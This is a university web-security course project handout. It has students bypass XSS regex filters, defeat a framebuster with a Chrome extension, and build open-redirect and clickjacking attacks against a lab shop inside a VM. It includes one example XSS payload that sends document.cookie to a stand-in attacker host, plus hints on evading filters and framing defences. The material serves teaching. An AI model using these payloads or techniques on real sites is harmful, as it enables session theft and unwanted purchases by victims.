Project 2 : Advanced Web Security

Spring 2021

The goals of this project

All work needs to be done inside the VM.

1. Part 1 (50 Points)
    a. Understand well known vulnerabilities such as cross-site scripting (XSS) and bypass regex detectors with your own XSS. (30 Points)
    b. Understand and implement framebusting using the same extension to prevent malicious web page forgery and framing via iframes. (20 Points)
2. Part 2 (50 Points)
    a. Exploit a vulnerable website utilizing Open Redirect. (10 Points)
    b. Exploit a vulnerable website called GTShop by utilizing clickjacking. (40 Points)

Due Date

Please refer to the Canvas assignment. **The autograder for Part 1 will close 1 week before Part 2, to ensure you have enough time to complete Part 2, so start early if you want to leverage the autograder!**

Useful Suggestions

Special thanks to***** for compiling this list of helpful tips. You should refer to them as you proceed through the project.

General

- Use the console or developer tools to view Javascript errors.
- Use console.log("message") or alert("message") to debug.
- Most errors you encounter are likely very common and specific error messages are most likely solved via Googling.
- View web page's source code. Pay attention to hidden inputs. "Security by obscurity is a hacker's best friend."

Part 1.1: XSS

- There are 3 regex patterns that you have to bypass. You will have to come up with 3 different whole script XSS attacks.
- HTML has some very interesting syntax rules so you should refresh yourselves on what constitutes valid HTML.
- The following link may be useful in crafting your attacks. https://www.w3schools.com/Tags/tag_script.asp
- Remember: you can make your attacks as crazy looking as you want them to be. As long as your attacks are composed of valid html and script, you can pass the regex and get the points.
- Try to make a small change first. An extra character in certain places can completely bypass some regex detectors.

This part is foreshadowing other parts of the project. You learn how to bypass XSS. What is XSS and Why is it blocked? What can it do if left unchecked? Keep these in mind.

Part 1.2: Framebusting

- Script inside the frame contains DEFENSIVE code. It prevents index.html from holding the iframe. Your job is to prevent the script from running.
- You may find a way to run code before the script in the iframe runs, then block, replace or remove it in some way.
- Content Scripts allow you to run your javascript inside a website you are visiting via an Extension.
  It has some caveats but it is a possible approach to the problem.
- Background scripts running in background enable you to INTERCEPT and MODIFY http requests. It also has some caveats but it is a feasible solution to the problem.
- This paper provides you useful information on framebusting

Part 2.1: Open Redirect

- This is NOT a coding exercise. You compose a URL that redirects a user to the GT admission page when s/he logs in.
- You can learn rudiments of URL in this link.
- Write a URL that results in the redirect. Copy and paste it into redirect.txt. No code required.

Part 2.2: Clickjacking

1. Get an iframe to run code it shouldn't. Think back to the part 1, how did we get a victim to run unintended code? For the web, what vulnerability makes this happen? Remind your experience from CS6035, Intro to Information Security.
2. Get information about the iframe. How can we get data from another domain? Review related lectures.
3. How do we pass data back and forth? Take what you figured out in step 2, mirror it to get two way communication.
4. With the data, what does the parent window need to do with the info?
5. The buy action is subject to SOP. How do you get around it?
6. Once you figure out how to get around the SOP, what needs to be executed to buy something?
    a. When you buy something, you need a correct ID only. Don’t worry about product names, addresses, mails, etc.
    b. If you get a success response but nothing is actually purchased, that is because the server code swallows exceptions.
    c. You need only one iframe.
    d. You don’t need to bother with the tester leaving the search results page.
    e. Each query will be with a fresh search from your page.

You will submit 5 files to Canvas for grading:

For the part 1 tasks, you can only zip these 3 files and upload to gradescope for testing your solution. But **please submit all the 5 files to Canvas before the whole project dues.**

Part 1

- **manifest.json**
- **xss_attacks.txt**
- **frame_buster.js**

Part 2

- **redirect.txt**
- **clickjack.html**

Project Setup

Virtual Machine (CS6262 P2 Spring 2021.ova)

All tasks need to be done inside the VM.

Download a VM via the following link:

- Mirror #1: Link to OVA on Google Drive
- Mirror #2: Link to OVA on OneDrive


md5: 85d82922198afa2c03255dcda634774b

Import the OVA file into the latest version of VirtualBox. The VM may take a while to boot.

The credentials are:


- Username: **user**
- Password: **user**

If you find the VM booting quite slowly, please do the following check after it first boots up.
Run “sudo blkid” and copy the UUID of the line which contains TYPE=”swap”.




```
user@cs6262:~$ sudo blkid
/dev/sda1: UUID="425cc1b4-515c-4d45-a548-1c8dd9ebed3a" TYPE="ext4" PARTUUID="7af9b6d8-01"
/dev/sda5: UUID="3579cbf8-6084-436e-987d-d658965eabb2" TYPE="swap" PARTUUID="7af9b6d8-05"
user@cs6262:~$ 
```

Then, run “sudo vim /etc/fstab” and update the entry of UUID of the “swap” line.




```
UUID=425cc1b4-515c-4d45-a548-1c8dd9ebed3a /               ext4    errors=remount-ro 0       1
# swap was on /dev/sda5 during installation
UUID=3579cbf8-6084-436e-987d-d658965eabb2 none            swap    sw              0       0
```

After updating it, input “:wq” to save and exit. Now you can reboot the VM. It should boot much faster.



We do **NOT** recommend you to update any existing packages via package managers (e.g., apt-get) or the update dialog shown below:



Software Updater

Updated software is available for this computer. Do you want to install it now?

Details of updates

434.7 MB will be downl ed

In the case where you accidentally update packages and experience any malfunction, you may want to repeat the VM install with a fresh copy. Although there is no restriction for you to install any necessary packages (e.g., your favorite editors), you should do that at your own risk.


Part 1 XSS and Framebuster files (part1.zip)

Download and unzip Part 1 skeleton files:

- Mirror #1: https://drive.google.com/open?id=1L7KqG3Yr2N9Q159zgVL6VgVAQEWQ5x7s
- Mirror #2: https://drive.google.com/file/d/121Re9RL4XTbNZ5lT-F3skL7qn_i-0kOU


md5: 815ad2933f951c13516caabb3ec0315b

Your part 1 should have the following files:



demo-color-changer-chrome-extension
frame_buster
icon
manifest
sample_xss_attacks

Your demo-color-changer-chrome-extension folder should have:




content
icon
manifest
my_extension_script
popup

Part 2 Open Redirect and Clickjacking Files (part2.zip)

Download and unzip Part 2 skeleton files:

- Mirror #1: https://drive.google.com/file/d/1EiLjDcSVN2TQe2R97zcx-QK2bxEvoD_O
- Mirror #2: https://drive.google.com/file/d/1cSocsrSyyJH3bYGUnpw82Yr6KuGDqask/

md5: ae9f8b51b9806359fae14cd8c73259a4



clickjack.html
redirect.txt

Project Tasks (100 points):

Part 1: XSS and Framebusting (50 points)


Part 1.1: XSS Attack - (30 points)

Overview

This part aims to help you understand how you can spoof regex detectors with a maliciously crafted text string. Although it may seem to be a tempting solution, detecting XSS attacks with regex is a bad idea in reality. We want you to experience this by conducting XSS attacks with your own scripts and bypassing the vulnerable XSS defender. To this end, **we have set up a server which is accessible inside the VM ONLY**:

http://cs6262.gtisc.gatech.edu/

By copying this URL into the browser inside the VM, you are able to see two links for the two tasks in Part 1.



Hello Students =). Here is the playground for XSS and Frame Busting tasks.

- XSS
- Frame Busting

The XSS link will bring you to a website containing 3 input fields. Each input will be examined by three different regex patterns. **Your job is to compose 3 different XSS attacks which are able to bypass those 3 regex patterns. Be careful that your attacks should be EXECUTABLE html code in web browsers.** You can copy your code into the HTML panel on https://jsfiddle.net/ and run it to see if it can execute.

IMPORTANT:


1. YOUR CODE MUST BE EXECUTABLE FOR FULL CREDIT. IF YOUR CODE PASSES OUR REGEX FILTER BUT DOES NOT EXECUTE, YOU WILL NOT RECEIVE FULL CREDIT. (You will receive partial credit if your XSS passes the filter but DOES NOT execute. However, you won't receive any credit in the other case (i.e., executable but failed to pass the filter)
2. FOR GRADING PURPOSES, YOU **MUST INSERT ALERT IN YOUR XSS ATTACK** PAYLOAD.

Alert is a built-in javascript function for a pop-up message. You can use it as follows:

```
<script>alert("wazzzzaaaup");</script>
```


You are responsible for ensuring your XSS attacks are valid HTML so that the alert should be properly interpreted and run by the web browser. Getting the SUCCESS response means your XSS attack bypassed our regex filter, but it **does NOT necessarily imply that your script is executable.** Again, ensure you place your XSS attack in an HTML page (or jsfiddle) and run it, to ensure an alert is generated (meaning it executes).

On a successful attack, the web page would return results like the following. Each image shows the success and fail results respectively.



Success

Your GET Parameter:



Fail

Your GET Parameter:

Resources

Tutorial Document

The following document gives you an in-depth introduction to XSS.
https://docs.google.com/document/d/1F7_axXzKVdqegWQDX6HmlwNchhsaLchWieOagWVzghE

Additional Resources

You can learn the foundations of XSS and RegEx in following links:
About XSS:
https://en.wikipedia.org/wiki/Cross-site_scripting
https://gbhackers.com/xss-cross-site-scripting/

About REGEX:
https://en.wikipedia.org/wiki/Regular_expression
https://www.computerhope.com/jargon/r/regex.htm

The sample_xss_attacks.txt shows some XSS samples.

Whole Script XSS

A whole script attack consists of opening and closing script tags that embeds JavaScript statements in-between. Attackers inject the malicious code into the victim's page in order to exfiltrate the sandbox (e.g., Same Origin Policy) of web browsers. For example,

```
<script>
document.location="http://attacker.com/saveCookie.php?cookie="+document.cookie;
</script>
```

For more details, please read this paper:
Protection, Usability and Improvements in Reflected XSS Filters

Part 1.2: Browser Extension Framebuster - (20 points)

Background: Frame Busting

An iframe is a HTML tag that embeds another HTML document in the current web page. The origin of the embedding HTML document could be different to the one of the host webpage that a user is visiting.

Frame-busting is a technique that protects clients from clickjacking. It prevents web pages from being rendered inside a frame.

One method to block client-side clickjacking is to place the following JavaScript snippet in each web page:

```
<script>
if (top != self) top.location.href = location.href;
</script>
```

Overview

You will create a Google Chrome Extension to:

- Bypass the frame busting technique used in the sample website


Sample Website with Frame Buster

http://cs6262.gtisc.gatech.edu/framebusting/

You can only access this site inside the VM.

- Under the frame directory, there are two pages:
  - frame-busting-page.html
  - index.html
- Your extension (which contains *frame_buster.js*) should bypass the frame busting technique and frame the frame-busting-page.html page into the index.html's (under frame directory) iframe.

Example of Successful Frame Buster Buster



Busting frame-busting!!!

This page incorporates a frame-busting technique.

Your job is to frame this page in the index.html :)

Resources

Quick Start

You can find the Chrome extension quickstart guide in ***Canvas -> Files -> Guides and Tutorials***. This will be helpful if you don't have experience with Chrome Extensions.

Chrome Extension

If you are unfamiliar with browser extension development, check out a demo extension in the **demo-color-changer-chrome-extension** folder.

The most important component of a Chrome browser extension is the *manifest.json* file. It looks like:

```
{
  "name": "CS6262 Extension",
  "description": "A simple extension",
  "version": "1.0",
  "permissions": [
    "tabs",
    "notifications"
  ],
  "background": {
    "scripts": ["frame_buster.js"],
    "persistent": false
  },
  "browser_action": {
    "default_title": "Does something",
    "default_icon": "icon.png"
  },
  "manifest_version": 2
}
```

The JSON file shows various keys like **browser_action**, **permissions**, and **background**. You use them to complete this part of the project. For further information about the typical Chrome extension structure, refer to this link: https://developer.chrome.com/extensions/getstarted

Note: **The manifest.json file should only reference your frame_buster.js file. If you leave references to other files like icon.png, your manifest.json will error out and you will not receive points.**

For further reading, refer to https://developer.chrome.com/extensions/webRequest

Part 1 Grading

Part 1.1 XSS Requirements

- You may not use the same XSS attack on multiple inputs. **Each attack must be unique! Each pair of similar attacks will result in a 2-point penalty.**
- Hard coded 'Success' is prohibited and will result in a 0.
- Your three answers should **be placed on three separate lines in xss_attacks.txt**
- No external libraries are allowed.
- Code must be executable.

Part 1.2 Frame Busting Requirements

- Do not use the "sandboxing attribute" of the browser to bypass the frame buster. Doing so will result in zero credit.
- Your extension must not pop up any kind of alerts which requires user interaction.
  - You may use automatic notifications but no JavaScript alerts.

  - Pop-ups that require user interaction will result in zero credit.
  - Please make sure the page can be loaded within 3 seconds, otherwise it will result in zero credit.
- Do NOT hardcode any URLs in your source code. Your extension should work for ANY website if the same vulnerability is present. Otherwise, a 10 point penalty will be applied to your project grade.
- Your extension must work for the original Google Chrome in the given VM. We will not grade your extension outside the VM nor with other versions of Google Chrome in any different environment.
- Your extension must not modify the appearance of the framed page. It should look exactly the same, **pixel-by-pixel**. Otherwise, a **10 point penalty** will be applied to your project grade.
- Remove all references to files other than frame_buster.js from your manifest.json. You should not reference any other file like icon.png etc. Referencing files other than frame_buster.js may result in a 0 for this portion.
- No external libraries are allowed.

Deliverables

- **manifest.json**
- **xss_attacks.txt**
- **frame_buster.js**

Autograder

GradeScope has an autograder setup to test your submissions. For the XSS task, it has the same XSS filters as what are used by the XSS website. For the framebusting task, it primarily tests the functionality of your extension which is to prevent the page from going to *frame-busting-page.html*.

The autograder will close **on February 19th.**

Rubric

Points	**Milestone**
20	Successfully bust the frame buster. We will try **20 times** and award 1 point per successful result.
5	XSS first input passes regex filter
5	XSS first input is executable html
5	XSS second input passes regex filter
5	XSS second input is executable html
5	XSS third input passes regex filter
5	XSS third input is executable html
-2	For each pair of XSS attacks whose similarity ratio of two attacks is greater than 90%. **Submitting similar XSS attacks will result in at most a 6-point penalty.** It's measured by JavaScript library below `stringSimilarity.compareTwoStrings(a, b)`


Part 2: GTShop Vulnerabilities - (50 points)

Overview

The objective of this part is to help you understand some vulnerabilities that can be exploited in websites in a practical fashion.

You will be exploiting open redirect and clickjacking vulnerabilities. This portion of the project is broken into two parts: **Open Redirect** and **Clickjacking**.

Inside the VM, open Firefox by clicking on the browser icon located near the Start Menu. The browser should automatically bring you to the GTShop web page. If not, navigate to http://www.gtshop.com/. You should see an online store that allows you to buy products.



Welcome to GT Shop!

The application to test the vulnerability code analyzers. This app try to simulate a shop

Bellow the product list

Georgia Tech Mug $81
Perfect or that caffine high 24 hours per day

Finals avoider $0
ITEM SOLD OUT

Stalker Copter $1
ITEM SOLD OUT

Note: This shop is only accessible within the VM. Accessing the URL outside of the VM will bring you to a different website.

The GTShop has several vulnerabilities, which include susceptibility to open redirect and clickjacking.

Part 2.1: Open Redirect (10 points)

Overview

Open redirect is a session management related vulnerability that redirects the user to an unchecked domain or site. Generally, this vulnerability may be benign, but it can be used as a channel to deliver a browser exploit by redirecting users to a specifically crafted site.

Assumptions


- The user is logged out of http://www.gtshop.com/.

Task

Provide a URL in redirect.txt that redirects the user to the **Georgia Tech Mug** after he or she logs into http://www.gtshop.com/. The URL should be on the first line of redirect.txt. All other lines will be ignored by the autograder.

Caution: Giving a URL for a product page will not secure your full credits. We are expecting a redirect attack, not a URL of a specific product page. **To be specific, for the Georgia Tech Coffee Mug, http://www.gtshop.com/products/detail?id=1 is NOT an expected answer.**

Example of Successful Open Redirect Exploit



Georgia Tech Mug

Perfect or that caffine high 24 hours per day

$81

Part 2.2: Clickjacking (40 points)

Overview

Clickjacking is a spoofing attack that overlays a transparent iframe (or other DOM objects) over other visible web components such as buttons, images or links. When users click on the visible objects, they will be clicking on the iframe instead, which triggers an unintended behavior different to what the user expected. In this part, you will try clickjacking to lure users to purchase an item in GTShop while they don’t even perceive it.

We have provided you with a skeleton file, **clickjack.html**. It renders a dummy form that contains a text field for entering a query string and two buttons. The form does nothing out of the box.


Your first task is to add functionalities to the dummy form. **When the user types a string in the text field** and **clicks on** the **I’m Feeling Lucky** button, s/he **performs a product search on the GTShop with that same query string**. This should bring search results of the product to the user.

The search results page shows an **Info** link ℹ next to each product that was found. Clicking on the **Info** link ℹ brings you to the product details page.

Your **second task is to modify clickjack.html** such that **when the user clicks on any** of the **Info** links on the search results page, then **s/he ends up purchasing the corresponding item**.

Assumptions

- The user is already logged into http://www.gtshop.com/.
- You do not need to worry about the product Stalker Copter since it was sold out.
- There is a known bug for GTShop website, “Finals Avoider” was sold out but not in the description, and cannot be purchased.
- We will not add or remove products from the shop.
- The query strings we test will return at least one product.
- You only need to care about the product name and id being purchased.
- **!!! IMPORTANT !!!** The browser window is maximized, and the screen resolution is set to 1366x768.



The following monitor is detected:

VGA Monitor

☑ Turn On Resolution: 1366x768 Refresh Rate: 59.79

You can verify the screen resolution by clicking on the Start Menu -> Preferences -> Monitor Settings.

Finally, to copy files onto the provided vm, you can use some type of file storage service such as onedrive or google drive.

Instructions to position overlays

In order to learn where to put the overlay, one needs to understand how CSS works. https://www.w3schools.com/html/html_css.asp provides a quick example of what CSS is and how it can modify the HTML page. The ways of positioning the overlay can be found here https://www.w3schools.com/css/css_positioning.asp.


Basically, you have two approaches to put the overlays.

- **Put the overlays in your own malicious HTML** which is the clickjack.html. This approach requires you to build a communication bridge between your malicious HTML and the real shopping site by exploiting the vulnerabilities of www.gtshop.com. The API you can use is window.postMessage. Here you can find more details, https://developer.mozilla.org/en-US/docs/Web/API/Window/postMessage. Since you need to position the overlay in your own HTML which doesn’t have any anchors or parent nodes related to the info button, you need to know the position offsets of each info button, such that you can reproduce them in your own HTML. HTMLElement.offset* attributes will help you get this information. However, you need to be careful to handle the case when the user scrolls down or up. You also need to update the position of the overlays.

- **Put the overlays in the vulnerable page**. You need to leverage the vulnerability to put some overlay onto the info button. Since the workspace is on the page where the info buttons reside, you can rely on the positions of the info button or its parent to put your overlay. https://www.w3schools.com/css/css_positioning.asp will be extremely useful to learn how to place overlay given the info button element. One suggestion is that you can work in the “console” to craft your malicious JS in a normal product page, i.e. by searching “a” in the original website.

Instruction to Make a Purchase

By pressing “F12”, you will enter developer mode. Please go to the “Network” tab and clear the log. Check “Preserve log” if you want. Now, you can go to buy a product and see what network request it will make. Mimic the network request when you do purchasing in your clickjacking task.



□ Preserve log ☑ Disable cache

